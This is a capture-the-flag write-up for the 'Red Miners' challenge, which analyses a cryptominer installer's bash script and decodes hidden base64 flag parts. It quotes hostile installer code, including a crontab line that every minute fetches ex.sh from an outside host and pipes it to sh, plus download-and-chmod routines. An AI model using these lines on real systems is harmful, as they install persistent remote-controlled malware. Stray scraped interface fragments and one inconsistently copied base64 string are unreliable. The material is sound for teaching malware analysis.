Challenge: Red Miners

Challenge Description :

In the race for Vitalium on Mars, the villainous Board of Arodor resorted to desperate measures, needing funds for their mining attempts. They devised a botnet specifically crafted to mine cryptocurrency covertly. We stumbled upon a sample of Arodor's miner's installer on our server. Recognizing the gravity of the situation, we launched a thorough investigation. With you as its leader, you need to unravel the inner workings of the installation mechanism. The discovery served as a turning point, revealing the extent of Arodor's desperation. However, the battle for Vitalium continued, urging us to remain vigilant and adapt our cyber defenses to counter future threats.

Context :


- We are given a bash script that contains four base64 strings placed around, when decoded we are given a bunch of random strings, we then add the strings together to get the flag.

Notes :

- Tools:
    - Text editor - To open the bash script / downloaded files.
    - You can choose your way to decoding the base64 string for simplicity im going to use a website, "www.base64decode.org"


Flag :

- Download the file and open it up. It is pretty obvious what the Base64 strings are in this file. The First 634 lines of the script is just junk. The first Base64 string we get is given in a url,




```
634  
635  check_if_operation_is_active() {
636    local url="http://tossacoin.htb/cGFydDI9Il90aDMxc193NHkiCg=="
637  
638    if curl --silent --head --request GET "$url" | grep "200 OK" >/dev/null; then
639      echo "Internet is enabled."
640    else
641      exit 1
642    fi
643  }
644
```

- When we decode the first string we get what seems to be the seconds part of the flag, as a hint.
- We then find two more base64 encoded strings going further down the scripts. We Will also Decode these.



```
    echo >&2 "$CHECK_PATH is $MD5"
    retval="true"
  else
    echo >&2 "$CHECK_PATH is not $MD5, actual $sum"
    retval="false"
  fi

  dest=$(echo "X3QwX200cnN9Cg=="|base64 -d)
  if [[ ! -d $dest ]];
  then
    mkdir -p "$BIN_PATH/$dest"
  fi
  cp $CHECK_PATH $BIN_PATH/$dest
  echo "$retval"
}


download() {
  DOWNLOAD_PATH=$1
  DOWNLOAD_URL=$2
  if [ -L $DOWNLOAD_PATH ]
  then
    rm -rf $DOWNLOAD_PATH
  fi
  chmod 777 $DOWNLOAD_PATH
  $WGET $DOWNLOAD_PATH $DOWNLOAD_URL
  chmod +x $DOWNLOAD_PATH
}

checkTarget
check_if_operation_is_active

echo "ZXhwb3J0IHBhcnQ0PSJfdGgzX3IzZF9wbDRuM3R9Ig==" |
```



```
ZXhwb3J0IHBhcnQ0PSJfdGgzX3IzZF9wbDRuM3R9Ig

X3QwX200cnN9Cg==

cGFydDI9Il90aDMxcl93NHkiCg==
```

For encoded binaries (like images, documents, etc.) use t

UTF-8 — Source character set.


✓ Decode each line separately (useful for when you have m

Live mode ON — Decodes in real-time as you type o


DECODE — Decodes your data into the area b

```
export part4="_th3_r3d_pl4n3t}"

part2="_th31r_w4y"

_t0_m4rs
```

- So far it looks good, we just need to find one more part to finish the flag off. And of course it at the bottom of the script, decoding this we get.



```
(
  crontab -l 2>/dev/null
  echo '* * * * * $LDR http://tossacoin.htb/ex.sh | sh & echo -n cGFydDE9IkhUQnttMW4xbmciCg==|base64
) | crontab -
```



```
part1="HTB{m1n1ng"
```

- Making the Flag: HTB{m1n1ng_th31r_w4y_t0_m4rs_th3_r3d_pl4n3t}